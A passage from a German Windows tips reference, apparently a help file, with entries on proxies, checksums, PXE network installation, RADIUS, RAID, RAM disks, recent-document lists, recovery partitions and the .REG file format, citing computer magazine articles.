Proxy-Server im Ausland sind u. U. hilfreich, um Internet-Seiten aufzurufen, die im eigenen Land gesperrt sind. c't Heft 5/2014, Seite 55 stellt Proxy-Searcher 3.0 kurz vor: <http://sourceforge.net/projects/proxysearcher/>{bmc earth16.bmp}.

Proxy
\$ Proxy
K Proxy

#\$K Prüfsumme

Wie man Datenfehler bei der Übertragung durchs Hinzufügen einer MD5-Prüfsumme erkennt, ist in der Zeitschrift Toolbox Heft 2/2007, Seite 16ff beschrieben.

Gemäß c't Heft 13/2009, Seite 177 (und auch PC-Welt Heft 2/2010, Seite 43) kann mittels fciv.exe (File Checksum Integrity Verifier) von Microsoft (<http://support.microsoft.com/kb/841290/de{bmc earth16.bmp}>) die MD5- oder SHA-1-Prüfsumme einer ganzen Ordnerstruktur mit einem Aufruf berechnet werden, z. B.:

```
fciv d:\quelle -r -bp d:\quelle -xml check.xml
```

Dies lässt sich dann mit einer Kopie von quelle vergleichen:

```
fciv -v -bp d:\ziel -xml check.xml
```

Mit z.B.

```
fciv sourcefolder -r -type *.exe -xml targetfile
```

legt man eine xml-Datei mit den Prüfsummen aller *.exe-Dateien eines Ordners an.

Wie man mittels veröffentlichen einer Prüfsumme (in einer Weise mit Datumsnachweis) "notariell abgesichert" den Nachweis erbringen kann, dass man schon zu einem gewissen Zeitpunkt im Besitz einer gewissen Information war, ist Thema in dem Artikel in der c't Heft 2/2014, Seite 170:

Das Windows-Tool HashCalc (<http://www.slavasoft.com/hashcalc/{bmc earth16.bmp}>) kann aus einem String/Satz oder einer Datei einen Hashwert berechnen. Wird dieser auf einer (oder besser mehreren) Plattformen im Internet mit Datums-Nachweis (Twitter, Facebook, Google+) veröffentlicht, so kann man später nachweisen, dass man schon zum Veröffentlichungs-Zeitpunkt der Hashsumme die Information hatte. Würde man die Datei verschlüsselt im Internet publik machen, wäre die Gefahr, dass die Verschlüsselung gebrochen wird.

Gemäß WebDeveloper Heft 7/2014, Seite 20 ist MD5 oder SHA-1 zum Bilden einer Prüfsumme für Passwörter nicht mehr geeignet, da unsicher. Man sollte (Stand Jahr 2014) bcrypt verwenden! Für die bei HTTPS verwendeten Zertifikaten wird SHA-1 in etlichen Browsern (Chrome V56, Firefox V51, ...) im Januar 2017 für Root-Zertifikate gesperrt. Für z.B. Intranet-Zertifikate gibt es noch eine Gnadenfrist, bevor SHA256 Pflicht wird. (c't Heft 25/2016, Seite 30)

Hashfunktionen für Passwörter sollten folgende Eigenschaften besitzen (c't Heft 17/2015, Seite 180):

- Einweg-Funktion: Keine Umkehrfunktion dazu bekannt.
- Surjektivität: Kein Hashwert soll unmöglich sein. Und eine kleine Änderung bei der Eingabe verursacht eine starke Änderung des Hashwerts.
- Kollisionsresistent / Resistenz: Es soll möglichst schwierig sein, zwei unterschiedliche Eingaben zu finden, die zum selben Hashwert führen.

Siehe auch [Verschlüsselung](#), [Synchronisation von Verzeichnissen](#), [CRC32-Berechnung](#).

Pruefsumme

\$ Prüfsumme

K MD5 Prüfsumme;Prüfsumme;fciv.exe;SHA-1-Prüfsumme;File Checksum Integrity Verifier;Hashwert (Prüfsumme) berechnen; Nachweis via Prüfsumme;Notar-Funktion via Prüfsumme

#\$K **PsiWin (PSION-Windows-Kommunikation)**

Gemäß Zeitschrift c't Heft 26/2000 macht die Kommunikationssoftware der PSION-Geräte (Betriebssystem EPOC) unter Win2000 häufig Probleme: Sie benötigt auf HKLM/Software/Psion{bmc tree.bmp} und alle Unterschlüssel Vollzugriff, der normalerweise nur für den Admin gegeben ist und mittels regedt32.exe{bmc shortcut.bmp} für normaler User erst eingerichtet werden muss. Die Verbindung geht dann, trotzdem kommt es noch zu Synchronisationsproblemen.

PsiWin
\$ PsiWin
K PsiWin;PSION;EPOC

##\$K PXE-Boot

Das Preboot Execution Environment erlaubt das Booten eines Rechners übers Netzwerk. Dabei übermittelt der DHCP-Server den Namen der Boot-Datei. Dieser Bootcode wird via "Trivial File Transfer Protocol" TFTP übertragen.

In der c't Heft 5/2011, Seite 176ff wird gezeigt, wie man mittels TFTP32/TFTP64 einen Windows-Rechner so herrichtet, dass andere Rechner im Netz dann per PXE-Boot sich ihr Windows-7 damit installieren können. Zu vermeiden ist, dass es zu einem Konflikt zwischen dem normalen DHCP-Server und dem zum Boot-Server hergerichteten PC kommt: Entweder den normalen DHCP (Zuhause im DSL-Router) vorübergehend abschalten oder eine abgetrenntes Netzwerk verwenden! Zum Experimentieren lassen sich auch zwei virtuelle Maschinen verwenden mit ("Host only"-Netzwerkverbindung).

- Falls noch nicht vorhanden: WAIK (siehe [Setup von Windows](#)) und TFTP32 (bzw. bei einem 64bit-Windows auf dem Boot-Server TFTP64) installieren. http://www.jounin.net/{bmc_earth16.bmp}
- Z.B. den Ordner c:\PXE mit den Unterordnern Boot und Sources anlegen.
- Dieser als Boot-Server betriebene Rechner sollte eine feste IP-Adresse erhalten: Z.B. 192.168.99.2 mit Subnetmask 255.255.255.0. Bei VM kann auch als DNS-Server statt dem Router auch 192.168.99.2 eingetragen werden.
- Im Startmenü-Eintrag von WAIK die "Eingabeaufforderung für Bereitstellungstool" mit Adminrechten starten und dort `copyype x86 c:\work (32-bit)` bzw. `copyype amd64 c:\work (64-bit)` eingeben. Danach findet sich unter c:\work die Datei winpe.wim, der Container für das WinPE. Nach `imagex /mountrw c:\work\winpe.wim 1 c:\work\mount` sind die Dateien im Container einzeln zugänglich.
- Die Dateien (ohne Unterordner) aus c:\work\mount\Windows\Boot\PXE jetzt alle nach c:\PXE\Boot kopieren. Danach den Explorer mit c:\work\mount\... schließen und mittels `imagex /unmount c:\work\mount` den WIM-Container wieder schließen.
- Aus dem Installationsverzeichnis des WAIK (z.B. c:\Programme\Windows AIK\Tools\PETools\x86\boot bzw. c:\Programme\Windows AIK\Tools\PETools\amd64\boot) die beiden Dateien Boot.sdi und BCD (ohne Extension) nach c:\PXE\boot kopieren.
- Aus c:\PXE\Boot die drei Dateien wdsnbp.com, bootmgr.exe und pxeboot.n12 nach c:\PXE kopieren. Hier die wdsnbp.com in wdsnbp.0 umbenennen und pxeboot.n12 in pxeboot.com umbenennen.
- c:\work\winpe.wim muss jetzt noch nach c:\PXE\sources\Boot.wim kopiert werden.
- TFTP32 (bzw. bei einem 64bit-Windows auf dem Boot-Server TFTP64) mit Adminrechten (sonst werden keine Einstellungen gespeichert) starten und (beim ersten Mal) den Dialog des Windows-Firewalls mit "Zugriff zulassen" abnicken. Unter "Settings" | "Global" brauchen wir nur TFTP-Server und DHCP. TFTP-Client und Syslog-Server können abgeschaltet werden. Im Tab TFTP ist als Base-Directory unser c:\PXE einzutragen und die Option "Allow '\ As virtual root" zu aktivieren. Im Tab DHCP ist als Boot File unser wdsnbp.0 (ohne Pfad) einzutragen. Ansonsten z. B. IP-Starting-Address 192.168.99.10, Size of Pool 99, bei WINS/DNS-Server, Default router und Bind DHCP to this address jeweils 192.168.99.2 und als Mask 255.255.255.0. "Ping address before assignation" muss noch deaktiviert werden!

Am Rechner (od. virt. Maschine), die booten soll, muss im BIOS noch das PXE-Boot aktiviert werden. Dann sollte alles soweit funktionieren und im Reiter LogViewer des TFTP kann man mitlesen, was da passiert. Noch bootet der Client aber nur bis zu einem Kommando-Prompt. Wir müssen noch auf einer (sicheren) Freigabe (unter c:\PXE\Freigabe) die eigentlichen Windows-Installationsdateien bereitlegen. Der Logon dafür läuft unverschlüsselt, daher empfiehlt sich folgendes:

- Ein neues Konto, z.B. "Installer" mit z.B. dem Passwort "ichDarfDas" anlegen. Diese Konto nehmen wir mit den Kommando (mit Adminrechten) `net localgroup Benutzer /delete installer` aus der Gruppe "Benutzer" raus, um die Rechte deutlich einzuschränken. Damit Windows dies mitbekommt ist ein Neustart jetzt notwendig.
- Von c:\PXE\Freigabe jetzt über Eigenschaften "Freigabe" aufrufen und den Account Installer hinzufügen. Bei der Firewall-Frage ".. zu privatem Netzwerk machen" auswählen.
- Von c:\PXE\Freigabe jetzt über Eigenschaften "Sicherheit" aufrufen und dem Account Installer Leserechte geben und auch "Alle Berechtigungen für untergeordnete Objekte durch vererbte Berechtigungen von diesem Objekt ersetzen" aktivieren.
- Jetzt unter Freigabe z.B. einen Ordner Win7 erstellen und aus eine Installations-DVD mit dem Explorer alles dort reinkopieren.
- Optional bei dieser Gelegenheit die Datei ei.cfg (sofern vorhanden) unter c:\PXE\FreigabeWin7\Sources löschen. Damit wird aus einem Image für eine bestimmte Version (Starter, Home oder Ultimate) eine universelle Version, je nach Lizenzschlüssel.

PxeBoot

\$ PXE-Boot

K PXE-Boot;Preboot Execution Environment;Installation via PXE-Boot;Netzwerk-Boot (PXE);Serva PXE
TFTP;TFTP für PXE

Damit sind alle Vorbereitungen getroffen. Wenn der Client beim PXE-Boot an der Kommandozeile ist, kann jetzt mit `net use v: \\192.168.99.2\Freigabe /u:installer ichDarfDas` die Verbindung hergestellt werden. Und mit `v:\win7\setup.exe` startet jetzt die Installation!

Oder diese beiden Kommandos automatisiert:

- Mit `imagex /mountrw c:\PXE\sources\boot.wim 1 c:\work\mount` die `boot.wim` einhängen und mit einem Editor die Datei `c:\work\mount\Windows\System32\startnet.cmd` öffnen. Am Ende die beiden Kommandos hinzufügen und speichern.
- Dann mit `imagex /unmount /commit c:\work\mount` die Änderungen zurückschreiben.

In dem c't-Artikel ist dann auch noch beschrieben, wie man z.B. auch das "c't-Notfall-Windows 2010", so über PXE-Boot bereitstellt.

Über Stichwort PXE findet man auch bei Microsoft eine Menge. Und die Benutzerhandbücher des WAIK werden auch empfohlen.

Serva

In der c't Heft 18/2013, Seite 160ff (http://www.ct.de/1318160{bmc_earth16.bmp}) wird gezeigt, wie man mittels der Software Serva eine PXE-Boot-Server konfiguriert. Die hier eingebaute Funktion proxyDHCP benötigt keine Vorkehrungen bezüglich DHCP mehr wie oben bei TFTP/32/64. Ein Rechner mit Serva kann einfach ans Netzwerk angeschlossen werden und jeder andere Rechner in diesem Netzwerk kann dies dann nutzen.

Serva gibt es in einer Voll-Version für 27€ (mit Support) und einer freien Version ohne Support:

- Mit kurzem Warte-Bildschirm vor dem Booten
- Server beendet sich nach 50 Minuten
- Maximal 7 Einträge im Bootmenü

Einrichtung:

- Serva-Software runterladen und entpacken
- Einen Ordner TFTP an beliebiger Stelle anlegen. Kann auch ein Unterordner von Serva-Ordner sein, muss aber genügend Platz für die alle Betriebssysteme, die per PXE angeboten werden sollen, haben.
- Serva starten und geg. bei der Firewall-Meldung die Software erlauben.
- "Settings" aufrufen und auf der Registerkarte TFTP einen Haken bei "TFTP Server" setzen.
- Über den Button "Browse" den zuvor angelegten TFTP-Ordner eintragen.
- Auf der Registerkarte DHCP das "proxyDHCP" und "BINL" aktivieren. Mit OK alles bestätigen.
- Serva nochmal neu starten. Dabei werden im Ordner TFTP einige Unterordner und Dateien angelegt.
- Die Unterordner von TFTP (`pxeserva.cfg`, , ,) einzeln im Netzwerk freigeben:

- WIA_RIS (für Windows XP) braucht eine spezielle "Null Session"-Freigabe, die Gruppenrichtlinien- und Registry-Anpassungen benötigt. Geg. via Internet nachsuchen!
- WIA_WDS (für Windows Vista und neuer, Win-PE) als WIA_WDS_SHARE
- NWA_PXE (andere bootfähige Systeme) als NWA_PXE_SHARE

Die Standard-Freigabe-Rechte (für jeden Benutzer, nur lesend) passen für WIA_PXE und NWA_PXE. Der Ordner `pxeserva.cfg` mit der Datei `menu.def` braucht nicht freigegeben zu werden.

- Falls Windows via PXE installiert werden soll, dann muss ein Konto mit Passwort existieren. Geg. also einem vorhandenen Konto ohne Passwort ein Passwort verpassen oder ein zusätzliches Konto einrichten. Soll nur WinPE oder Desinfec't gebootet werden, ist kein Konto mit Passwort notwendig.
- Die zu bootenden Systeme müssen bereitgelegt werden:

- Unter WIA_WDS einen Unterordner z.B. "Win7x64" anlegen und alle Dateien einer entsprechenden DVD (bzw. ISO-Datei) reinkopieren. Bei Win7 dann die Datei `ei.cfg` löschen, damit die Auswahl der Version (Home, Prof, etc.) möglich wird. Bei Win8 kann die Lizenzschlüssel-Eingabe (mit daraus abgeleiteter Auswahl der Version) vor dem Booten umgangen werden, indem im Unterordner Sources eine Textdatei `ei.cfg` angelegt wird und die Zeilen
[Channel]
retail

[VL]

1

dort eingetragen werden.

- Für WinPE einen Ordner unter WIA_WDS erzeugen und die beiden Dateien `Boot.wim` und `Boot.sdi` dort ablegen. Diese Dateien finden sich z.B. auf "Windows Defender offline", ESET SysRescue, Paragon Advanced Recovery CD, in den Ordnern Sources und Boot.
- Unter NWA_PXE einen Ordner für z.B. ein Linux-System. Zusätzlich zu den Dateien aus dem Installationsmedium muss hier noch eine Datei `ServaAsset.inf` angelegt werden. Den Inhalt findet man im Internet. Z.B. von Parted Magic gibt es eine spezielle PXE-Version, die aber auch noch eine zusätzliche `ServaAsset.inf` benötigt. Pfade gibt man hier am besten mit `$HEAD_DIRS$` (dem Verzeichnis von `ServaAsset.inf`) an und die IP-Adresse des TFTP-Servers mittels `IP_BSRVS`, der IP-Adresse des PC an.

- Schlechtere Performance hat man, wenn man eine ISO-Datei in einem Unterverzeichnis von NWA_PXE bereitlegt. Der zu bootende Rechner braucht dann aber etwa die doppelte Größe der ISO-Datei als Arbeitsspeicher. Die ServaAsset.inf muss dann z.B. diese Zeilen enthalten

```
[PXESERVA_MENU_ENTRY]
asset = Abbild\ (ISO 250MByte)
platform = x86
kernel = memdisk keeppe
append = iso initrd=NWA_PXE/SHEAD_DIRS/abbild.iso
```

- Serva erzeugt beim Neustart automatisch passende Menü-Einträge in pxeserva.cfg\menu.def. Die Zeilen menu label können nach eigenem Bedarf angepasst werden.
- Ubuntu (z.B. von Desinfec't) benötigt auch einen NFS-Server. FreeNFS ist ausreichend und läuft ohne vorherige Installation. Nach dem Start erscheint ein Icon im Benachrichtigungs-Bereich, über welches man die Einstellungen erreicht:
 - Unter "Server" den vollen Pfad zu NWA_PXE eintippen.

Serva auf einem Laptop sollte ohne Anpassungen in einem Netzwerk funktionieren. Bei Serva auf einem USB-Stick muss man am fremden Gerät den Firewall freigeben, den Laufwerksbuchstaben zum TFTP-Verzeichnis korrigieren, und die Netzwerk-Freigaben für die Ordner WIA_WDS, NWA_PXE einrichten.

U.U. lässt sich auch eine Firmware-Aktualisierung für ein Gerät statt von einer CD/DVD über den PXE-Boot einspielen. Dies sollte man aber nur probieren, wenn man eine größere Anzahl von Geräten aktualisieren muss.

\$ **QfeCheck.EXE**

Das Update-Informationsprogramm QFECHECK.EXE scheint auf Ihrem Rechner nicht vorhanden zu sein. Es stammt vermutlich von Microsoft. Möglicherweise wird es mit dem ServicePack installiert. Genaueres ist mir derzeit nicht bekannt.

QfeCheckNotExist
\$ QfeCheck.EXE

#\$K Radius-Server

Wenn WPA-PSK (Shared Secret) mit einem gemeinsamen Passwort nicht mehr reicht, z.B. weil gelegentlich Gäste ins Netz wollen, dann ist WPA2-Enterprise (= WPA2-1x, WPA2/802.1x) mit einem **Radius-Server** (Remote Dial In User Service) gefragt, oft als WPA2-Enterprise bezeichnet. Der Accesspunkt leitet dann das empfangene Passwort zur Validierung an den Radius-Server weiter. Für jeden Nutzer können hier eigene Zugangsdaten hinterlegt werden. Unter Linux gibt es das OpenSource-Paket FreeRadius. Auf einigen WLAN-Routern oder -Basisstationen ist schon eine Radiusserver mit enthalten. Die Installation/Konfiguration von FreeRadius unter OpenSuse 11.2 wird in dem Artikel beschrieben. Wie man in Ubuntu die fehlenden OpenSSL-Unterstützung nachrüstet, wird in der c't Heft 11/2010, Seite 192 beschrieben.

Eine Alternative zum Radius-Server ist der Windows-Dienst IAS (= "Internet Authentication Service"), welches auf Windows-Servern incl. dem Windows-Home-Server verfügbar ist. Ansonsten bleiben für Windows nur kommerzielle Produkte. c't Heft 10/2010, Seite 180ff.

Wie man die individuelle WLAN-Anmeldung beim Windows Home Server 2003 konfiguriert, wird in der c't Heft 12/2010, Seite 180f beschrieben. Die Konfiguration ähnlicher Funktionalität mit OpenSuse wird in der c't Heft 20/2010, Seite 180 beschrieben.

Wie man Radius auf einem Windows Home Server 2011 oder Server 2012 R2 Essentials aktiviert, wird in der c't Heft 1/2014, Seite 164ff beschrieben.

Radius-Authentifizierung wird nicht nur bei WLAN verwendet. Auch für Ethernet ist es in Verwendung. Bei Windows muss dafür der Autostart des Dienstes "Automatische Konfiguration (verkabelt)" dot3svc aktiviert werden. c't Heft 18/2014, Seite 138f.

Radius-Server

\$ Radius-Server

K Radius-Server (individueller WLAN-Zugang); WLAN-Radius-Server; WPA2-Enterprise; Remote Dial In User Service RADIUS

#\$K RAID

In PC-Profesional Heft 2/2005, Seite 62 gibt's einen Hack für WinXP, um softwaremäßig, d.h. ohne Hardware-RAID-Controller in WinXP Prof, welches normalerweise nur RAID 0 und RAID 1 kann, auch das RAID 5 aus Windows 2003 Server freischaltet. Geht auch für die Media Center Edition von WinXP, nicht jedoch bei WinXP Home! Ein Script dafür gibt es bei c't unterm Softlink Heft 7/2003, Seite 216 [0307216{bmc earth16.bmp}](#)
In der c't Heft 3/2005 Seite 82fff gibt's eine Artikelserie zu Datensicherheit, RAID und Backups, unter anderem auch Software-RAID unter Linux.

Achtung: Ein defektes Mainboard mit RAID-Kontroller nimmt schlimmstenfalls die ganzen Daten mit ins Grab, da das Plattenarray nur am selben RAID-Chipsatz lesbar ist (ausgenommen RAID1)!

RAID1 mit Wechselplatten, wo regelmäßig eine Platte herausgenommen und in den Tresor gelegt wird, ist eine sehr sichere Variante der Datensicherung!

Einen Artikelserie zu RAID gibt's in der c't Heft 10/2006 ab Seite 182fff: Funktionsweise, RAID-Adapter-Karten, RAID-fähige Motherboards.

Die Grundlagen von RAID werden in der c't Heft 22/2008, Seite 178ff erklärt. RAID für Linux ist dann ab Seite 184 das Thema.

Um die Tücken von RAID-Systemen geht es in der c't Heft 5/2012, Seite 131ff:

- Wie kommt man bei einem defekten RAID-Host-Adapter (oder dem NAS) wieder an die Daten? Bei NAS-Geräten mit RAID wechselt manchmal trotz gleicher Typenbezeichnung von Charge zu Charge der Chipsatz. Und der andere Chipsatz kann die Platten dann nicht lesen!
- Windows kann selbst nicht von einem Software-RAID booten. RAID 5 ist nur den Server-Versionen von Windows vorbehalten. RAID 6 nicht als Software verfügbar.
- Die von Windows bei einem Plattendefekt abgegebene Warnung kann leicht übersehen werden, wenn man nicht regelmäßig das Ereignis-Log durchschaut! Bei einigem externen Festplatten-RAID-Geräte (mit eSATA oder USB-3.0-Anschluß) blinkt oft nicht mal eine LED bei einem Plattenausfall.
- Nach einem Platten-Tausch beginnt Windows nicht automatisch mit der Neueinrichtung der Spiegelung. Dies muss man manuell erledigen!
- Wenn der Mainboard-Chipsatz ein RAID anbietet (= "Host-RAID"), dann verursacht dies wie auch Software-RAID CPU-Last, wenn es aktiviert wird. Es muss geg. im BIOS aktiviert werden. Wenn Windows im AHCI-Modus installiert wurde und nachträglich ein solches RAID aktiviert wird, dann fehlen Windows die notwendigen Treiber und es bootet nicht mehr!
- Falls eine Migration von RAID 0 oder RAID1 auf z.B. RAID5 gemacht werden soll: Die Windows Funktion "Energie sparen" kann diese Migration zum Stolpern bringen, vorher also abschalten!
- Wird im NAS das "Logical Volume Management" LVM verwendet, dann ist es nach einem Hardware-Ausfall des Linux-Systems sehr schwierig, die Daten zu retten.
- Qnaps TS-109 und TS209 verwenden ein proprietäres Dateisystem. Es gibt aber eine Linux-Rettungs-CD des Herstellers.
- Oft lässt sich mittels mdadm bei solchen Linux-NAS-Systemen aber auf die Platten zugreifen.

Fazit: Ernstfall vorab proben! Und RAID macht Sinn, wenn hohe Verfügbarkeit notwendig ist, ersetzt aber kein Backup wichtiger Daten als Schutz vor Viren und versehentlichem Löschen!

Siehe auch [Backup](#).

RAID
\$ RAID
K RAID

#\$K RAM-Disk

In gewissen Fällen macht eine RAM-Disk auch unter Win2k/WinXP Sinn, auch wenn dadurch dann weniger Cache zur Verfügung steht. Gemäß PC-Welt Heft 1/2006, Seite 74 liegt so ein Treiber bei WinXP auf der CD bei und kann für Win2k von Microsoft heruntergeladen werden. Diese RAM-Disk ist auf 32MB beschränkt. Alternative gibt's von AR-Soft die Freeware "AR Ramdisk", welche sich nach der Installation über die Systemsteuerung konfigurieren lässt. Alternativ lässt sich mittels einer Gigabyte (http://www.gigabyte.de/bmc_earth16.bmp) I-RAM-Karte (leer 60€, mit max. 4GB ca. 500€) mit ca. 16 Stunden Batteriepufferung eine schnelle, kleine Festplatte emulieren. Siehe auch [Enhanced Write Filter](#).

RamDisk
\$ RAM-Disk
K RAM-Disk

#\$K Recent-Listen

Die zuletzt bearbeiteten Dokumente können z.B. nach einem Neustart über die "Recent-Listen" eingesehen werden, was in gewissen Fällen unangenehm sein kann.

Einerseits gibt es diverse verstreuten Listen wie z.B.:

[HKCU\Network\Recent{bmc tree.bmp}](#)

[HKCU\Software\Microsoft\Excel Viewer\7.0\Recent File List{bmc tree.bmp}](#)

[HKCU\Software\Microsoft\Faxdeckblatt-Editor\Recent File List{bmc tree.bmp}](#)

[HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\WordPad\Recent File List{bmc tree.bmp}](#)

die in den einzelnen Anwendungen zur Anzeige der zuletzt verwendeten Dateien im Menü "Datei" verwendet werden. Andererseits gibt es die zentrale Liste unter "Start | Dokumente". Hier macht Windows eine doppelte Buchführung. Die Einträge liegen als *.LNK-Files (ohne "Verknüpfung mit ", sonst werden sie nicht angezeigt!) im User-Shell-Folder "[recent{bmc explorer.bmp}](#)"-Verzeichnis, bei Win9x normalerweise `<windir>\profiles\<user>\recent` oder `<windir>\recent` (wenn keine [Benutzerprofile](#) eingerichtet, [bmc explorer.bmp](#)), bei Win2000 und XP unter `C:\Dokumente und Einstellungen\<user>\Recent` mit dem [LocalizedResourceName](#) "Zuletzt verwendete Dokumente" abgelegt. Wenn man sich dieses Verzeichnis, z. B. über Start | Ausführen und dem Kommando "recent", mit Details anzeigen lässt, sieht man am Datum/Uhrzeit der Link-Datei den letzten Zugriff auf die jeweilige Datei!

Das Doppel der Liste "Startmenü | Dokumente" im stammt aus

[HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs{bmc tree.bmp}](#). Ab WinME und Win2000 gibt es hier, zusätzlich zu der durchnummerierten Liste der Recent-Docs noch Unterschlüssel für die einzelnen File-Extensions.

Zu Bearbeitung der Recent-Liste dient der API-Befehl SHAddToRecentDocs, der auch die Liste löschen kann.

Wie man die Recent-Listen abschaltet, ist in der Zeitschrift c't Heft 6/2002 Seite 258ff von Hr. Axel Vahldiek beschrieben:

- 1) Die Überwachung ausschalten, d.h. die Listen einfrieren, indem [HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.NoRecentDocsHistory{bmc edit.bmp}](#) (geg. neu anlegen!) auf "1" gesetzt wird.
- 2) Das Löschen der Listen übernimmt Windows ME, 2000 und XP beim Runterfahren, wenn im selben Schlüssel [ClearRecentDocsOnExit{bmc edit.bmp}](#) (geg. neu anlegen!) auf "1" gesetzt wird. Unter Win9x wird nur die Liste im Dateisystem gelöscht und das Doppel in der Registry bleibt dabei erhalten. Dies gilt auch fürs Löschen über die Benutzeroberfläche: Taskleiste, rechte Maustaste, Eigenschaften, zweites Blatt (XP: "Startmenü", ...), je nach Win-Version zusätzlich "Anpassen", "Löschen"-Button.
- 3) Jetzt kann noch "Dokumente" aus dem [Startmenü](#) entfernt werden: [NoRecentDocsMenu{bmc edit.bmp}](#) (geg. neu anlegen!) auf "1" gesetzt wird.

Unter XP lässt sich für den **neuen** Menü-Stil über

[HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Start_ShowRecentDocs{bmc edit.bmp}](#)

folgendes Verhalten einstellen:

- 0 Element niemals anzeigen
- 1 als Verknüpfung Anzeigen, d.h. im Explorer öffnen.
- 2 Als Menü anzeigen

Bei Win2000 und XP kann die Anzahl der Files in der Liste über

[HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.MaxRecentDocs{bmc edit.bmp}](#) (geg. erzeugen) eingestellt werden.

Wenn man für einzelne Anwendung verhindern will, dass sie im neuen XP-Startmenü in die Liste der zuletzt verwendeten Programme aufgenommen wird, dann ist unter [HKCR\Applications{bmc tree.bmp}\<anw.exe>](#) ein Wert NoStartPage ohne Inhalt anzulegen, wie er normalerweise z.B. bei [..._Explorer.exe{bmc tree.bmp}](#) gesetzt ist.

Das Freeware-Tool "Last Changed Files" <http://www.file.net/software-de.html>[bmc earth16.bmp](#) kann die lokale Festplatte nach den letzten 100 geänderten Dateien durchsuchen (PC-Welt Heft 2/2006, Seite 33).

In großem Umfang alle Recent-Einträge, sowohl vom Windows-System als auch von vielen Applikationen, können mit dem Tool BTF-Sniffer <http://home.arcor.de/B.T.F/BTFsniffer/>[bmc earth16.bmp](#) aufgestöbert, angezeigt und (selektiv) gelöscht werden. (PC-Welt Heft 10/2011, Seite 14)

Siehe auch [HKCU\Software\Microsoft\Windows\CurrentVersion\ProfileReconciliation\Recent{bmc tree.bmp}](#)

RecentListen

\$ Recent-Listen

K Recent File Listen;zuletzt bearbeitete Dokumente;Dokumente (zuletzt bearb. / recent)

#\$K! Rechtevergabe

#\$K Rechtsbruch auf Anweisung

Die rechtliche Konfliktsituation z.B. eines IT-Administrators zwischen Recht und den Anweisungen/Wünschen des Chefs wird in der c't Heft 8/2006, Seite 170f beleuchtet.

Rechtevergabe

\$ Rechtevergabe

K Zugriffsrechte;Rechte-Vergabe;Restrictions (Vergabe von Zugriffsrechten);User-Rechte;Benutzer-Rechte;Eingeschränkte Rechte;Anmelden;Login;Paßwort (Windowsanmeldung)

! IfThenElse(IsNT(),JumpID(,BenutzerManager),JumpID(,PolicyEditor))

Rechtsbruch

\$ Rechtsbruch auf Anweisung

K Rechtsbruch auf Anweisung;Datenschutz-Verletzung auf Anweisung

#\$K Recovery-Partition

Neben der System-Wiederherstellung mit Backup-Dateien aus der aktiven Partition gibt es die Wiederherstellung aus einem Image der Original-Installationsdateien. Damit sich Gerätehersteller ein extra Medium ersparen können, werden die hierzu nötigen Dateien oft in einer versteckten Partition auf der Harddisk abgelegt. Details dazu finden sich z.B. unter <https://technet.microsoft.com/de-de/library/dd744280%28v=ws.10%29.aspx{bmc earth16.bmp}>:

- Bei einem MBR-Datenträger muss die Recovery-Partition die erste Partition sein und den Typ 0x07 oder 0x027 haben.
- Bei einem GPT-Datenträger muss die Partition das Attribut PARTITION_MSFT_RECOVERY_GUID haben. Zunächst haben wir da die Datei WinRE.wim (mit gut 250 MByte), die aber auf dem Wiederherstellungs-Boot-Medium install.wim heißen muss. Diese Graphische Oberfläche ersetzt die ältere Kommandozeilen-Wiederherstellungs-Konsole. Zur Verwaltung dieses Recovery-Systems gibt es das Tool REAgentC. Die Parameter werden unter <https://technet.microsoft.com/de-de/library/dd799242%28v=ws.10%29.aspx{bmc earth16.bmp}> erklärt. Wir z.B. `reagentc /disable` mit Admin-Rechten ausgeführt, dann wird eine Kopie der WinRE.wim (zusammen mit ein oder zwei *.xml-Dateien) aus der Wiederherstellungspartition nach C:\Windows\System32\Recovery kopiert. Mit `reagentc /enable` wird die WinRE.wim aus C:\Windows\System32\Recovery (oder alternativ aus dem zuvor mit `reagentc /setreimage /path ...` gesetzten Quelle) in eine vorbereitet Recovery-Partition kopiert und für die Verwendung vorkonfiguriert (c't Heft 17/2014, Seite 76ff).

RecoveryPartition

\$ Rechtevergabe

\$ Recovery-Partition

K Recovery-Partition;Windows Recovery Environment; Windows RE;Reagentc.exe

#\$K*.REG-Files

Mit dem MS-RegEdit.exe können Teile oder die gesamte Registry aus den binären *.dat-Files in lesbare *.REG-Testfiles exportiert und auch wieder importiert werden. Auch RegDom kann es seit V3.8, benutzt aber im Hintergrund dazu den MS-RegEdit. Der DOS-Part von RegEdit.exe konnte unter der ersten Win95-Version jedoch nur bis zu 64kByte große .reg-Files verarbeiten, erst spätere Versionen haben diese Beschränkung nicht mehr. Die .Reg-Files sind ähnlich wie .INI-Files aufgebaut: In eckigen Klammern als "Abschnitt" der Schlüssel. Innerhalb der Abschnitte dann

Name=Wert

wobei für den Standard-Eintrag als Name "@" verwendet wird.

Name und Wert im Falle vom Text-Format stehen in Anführungszeichen und der Backslash dient als Escape-Zeichen, z.B. für ein Anführungszeichen. Ein Backslash im Text ist also zu verdoppeln. Beispiel:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\DelphiProject\Shell\Open\Command]
```

```
@="\"D:\Delphi30\Bin\Delphi32.EXE\" \"%1\""
```

Für Wert kann auch z.B.

```
hex:00,00,01,a0,3a,2f,2f,43,3a,5c,57,49,4e,44,4f,57,53,5c,\  
77,65,62,5c,63,6f,6e,74,72,6f,6c,70,2e,68,74,74,00
```

oder

```
hex(2):66,69,6c,65
```

für hexadezimal stehen. Dabei steht hex(2) für das REG_EXPAND_SZ-Format, hex(7) für REG_MULTI_SZ.

```
dword:00000001
```

für DWord stehen.

Wird als Wert ein Minuszeichen (ohne Anführungszeichen) hinterm "=" verwendet, so wird der Name und Wert gelöscht, z.B.

```
HKEY_CLASSES_ROOT\Software\Microsoft\OLE1\UnregisteredVerb=-
```

Um einen ganzen Eintrag zu löschen, ist an den Schlüssel ein "@=-" anzuhängen, z.B.

```
[HKEY_CLASSES_ROOT\lnk]@=-
```

oder ein Minus voranzustellen:

```
[-HKEY_CLASSES_ROOT\lnk]
```

Während bei Win9x und NT4 die *.reg-Files in ASCII gespeichert sind und als Kopfzeile

```
REGEDIT4
```

enthalten, werden sie ab Win2000 normalerweise in Unicode gespeichert und enthalten die Kopfzeile

```
Windows Registry Editor Version 5.00
```

